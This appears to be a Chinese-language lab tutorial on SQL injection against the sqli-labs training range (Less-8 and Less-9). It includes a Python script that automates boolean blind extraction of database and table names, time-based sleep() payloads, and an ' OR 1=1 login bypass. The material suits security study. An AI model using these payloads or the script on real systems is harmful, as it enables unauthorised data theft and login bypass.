  • if就相当于三元运算符
  • 与POST的区别:POST注入的时候要用OR,因为你无法判断用户名是否存在在数据库中,若想用AND可以注册一个

一、布尔盲注

页面无报错信息,但是会有页面回显差别(这里的回显不是数据回显,指的是,如果是错误没有提示,但是也没有正常的页面酱紫)

一般需要写脚本,因为这里手测的话会很慢,还在写…..后续会放上来的。不过可能不是很好,效率会比较低。建议使用二分法进行查找。

补啦补啦,不过payload没写全,因为其余部分都差不多

import requests
import time
​
#判断数据库长度
def is_database_length_true(url,payload):
   respone = requests.get(f'{url}?id={payload}')
   return respone.text
​
#判断数据库的名字
def is_database_name_true(url,payload):
   respone = requests.get(f'{url}?id={payload}')
   return respone.text
​
def is_databse(url):
   for i in range(1,99):
       payload = f"1' and length(database())= {i}--+"
       respone = is_database_length_true(url,payload)
       if 'You are in' in respone:
           print(f'数据库长度为{i}')
           break
​
   arr = []
   for k in range(1,i+1):
       for j in range(21,127):
           payload = f"1' and ascii(substr(database(),{k},1))={j}--+"
           respone = is_database_name_true(url,payload)
           if 'You are in' in respone:
               print(f'数据库名的第{k}个字符为{chr(j)}')
               arr.append(chr(j))
   print('数据库名:', ''.join(arr))
​
def is_table_name_true(url,payload):
   respone = requests.get(f'{url}?id={payload}')
   return respone.text
​
def is_table_total(url,payload):
   respone = requests.get(f'{url}?id={payload}')
   return respone.text
​
​
def is_table_name(url, target_index=None):
   """
  探测表名信息,支持选择特定表进行探测
  :param url: 目标URL
  :param target_index: 可选,指定探测的表索引(从0开始),不指定则探测所有表
  :return: 表信息列表,每个元素为{"index": 序号, "name": 表名}
  """
   # 1. 获取表的总数量
   table_count = None
   for i in range(1, 99):
       payload = f"1' and (select count(table_name) from information_schema.tables where table_schema = database())= {i}--+"
       response = is_table_total(url, payload)
       if 'You are in' in response:
           table_count = i
           print(f'表的总数量为: {i}')
           break
   if not table_count:
       print("无法获取表的总数量")
       return []
​
   # 2. 确定需要探测的表范围
   tables_to_check = range(table_count)
   if target_index is not None:
       if 0 <= target_index < table_count:
           tables_to_check = [target_index]
       else:
           print(f"指定的表索引{target_index}超出范围(0-{table_count - 1})")
           return []
​
   # 3. 探测表名(使用列表存储字典,结构化保存信息)
   table_list = []
   for j in tables_to_check:
       table_info = {"index": j + 1, "name": ""}
​
       # 3.1 探测表名长度
       name_length = None
       for l in range(1, 99):
           payload = f"1' and length((select table_name from information_schema.tables where table_schema = database() limit {j},1))= {l}--+"
           response = is_table_name_true(url, payload)
           if 'You are in' in response:
               name_length = l
               print(f'第{j + 1}个表名长度为: {l}')
               break
       if not name_length:
           table_list.append(table_info)
           continue
​
       # 3.2 探测表名每个字符
       name_chars = []
       for x in range(1, name_length + 1):
           for k in range(32, 127):  # 限制在可打印字符范围
               payload = f"1' and ascii(substr((select table_name from information_schema.tables where table_schema = database() limit {j},1),{x},1))={k}--+"
               response = is_table_name_true(url, payload)
               if 'You are in' in response:
                   char = chr(k)
                   name_chars.append(char)
                   print(f'第{j + 1}个表的第{x}个字符为: {char}')
                   break
​
       table_info["name"] = ''.join(name_chars)
       table_list.append(table_info)
​
   # 4. 输出结果
   print("\n探测到的表名信息:")
   for table in table_list:
       print(f'表{table["index"]}: {table["name"]}')
​
   return table_list
​
def is_column_total(url,payload):
   respone = requests.get(f'{url}?id={payload}')
   return respone.text
​
def is_column_name_true(url,table_name):
   column_total = None
   for i in range(1,99):
       payload = f"1' and (select count(column_name) from information_schema.columns where table_schema = database() and table_name = '{table_name}')= {i}--+"
       respone = is_column_total(url,payload)
       if 'You are in' in respone:
           column_total = i
           print(f'总列数为: {i}')
           break
​
​
url = 'http://192.168.27.134:82/Less-8/'
is_databse(url)
table_list = is_table_name(url)
while True:
   name = input("请选择你要选择的表名(用数字表示,第一个元素为0):")
   if  0 <= int(name) <= len(table_list):
       break
   else:
       print("请输入正确的表名序号")
is_column_name_true(url,table_name=table_list[int(name)]['name'])
​

1.1 靶场实测


1.2.1 判断注入类型

http://192.168.27.134:82/Less-8/?id=1 and 1=2 --+
http://192.168.27.134:82/Less-8/?id=1 and 1=1 --+


突发奇想,我觉得没必要判断1=1啊,因为1=2才是关键!!!!

1.2.2 判断闭合方式

http://192.168.27.134:82/Less-8/?id=1' and 1=2 --+
http://192.168.27.134:82/Less-8/?id=1' and 1=1 --+



1.2.3 获取数据库名


http://192.168.27.134:82/Less-8/?id=1' and 
ascii(substr(database(),1,1))>=116 --+

后续就不展示图片了

1.2.4 表名

http://192.168.27.134:82/Less-8/?id=1' and ascii(substr((select table_name 
from information_schema.tables where table_schema=database() limit
0,1),1,1))>=100 --+

1.2.5 列名

http://192.168.27.134:82/Less-8/?id=1' and ascii(substr((select 
column_name from information_schema.columns where table_schema=database() and table_name='users' limit 0,1),1,1))>=110 --+
​

二、时间盲注

对于无报错,无回显的,这个时候就需要时间盲注了,根据响应时间来判断。

2.1 靶场

2.1.1 判断注入类型



http://192.168.27.134:82/Less-9/?id=1'and sleep(3) --+

这个时候我们发现了转圈,说明注入正确

2.1.2 闭合方式

因为转圈这个页面比较的难截,接下来只写payload,闭合方式正如上面的页面如此。

2.1.3 数据库名长度

http://192.168.27.134:82/Less-9/?id=1'and if(length(database())<=10,sleep(3),3) --+ 

2.1.4 数据库名称

http://192.168.27.134:82/Less-9/?id=1'and 
if(ascii(substr(database(),1,1))>=116,sleep(3),3) --+

2.1.5 表名

http://192.168.27.134:82/Less-9/?id=1'and 
if(ascii(substr((select+table_name+from+information_schema.tables+where+table_schema=database()+limit+0,1),1,1))>=10,sleep(3),3) --+

2.1.6 字段名

http://192.168.27.134:82/Less-9/?id=1'and 
if(ascii(substr((select+column_name+from+information_schema.columns+where+table_schema=database()+and+table_name+=+'users'+limit+0,1),1,1))>=10,sleep(3),3) --+

2.1.7 数据

http://192.168.27.134:82/Less-9/?id=1'and 
if(ascii(substr((select username from users limit 0,1),1,1))>=10,sleep(3),3) --+

第六章 POST型 union注入

一、万能密码

' OR 1=1 -- #注意空格 
' OR 1=1 #

本质是与前面闭合后,构造了一个恒真语句,使其恒等完成登录



二、对于POST型,建议采用BP抓包进行

在这里将其拦截,然后发到重放器里,即这里的Repeater




发送到后就按照如图所示的方式改包,发现页面有回显。步骤与GET型没有区别。

接下来图片展示的是步骤,就不写payload了,自己看图片,这里是因为输了3发现,报错,所以判断有两个

后面就不用展示了哦,相信也发现了规律,这里不能使用空格,只能用+代替,所以聪明的你肯定可以看懂后续操作了,实在忘了就去看看GET型union吧。

第七章 POST报错注入



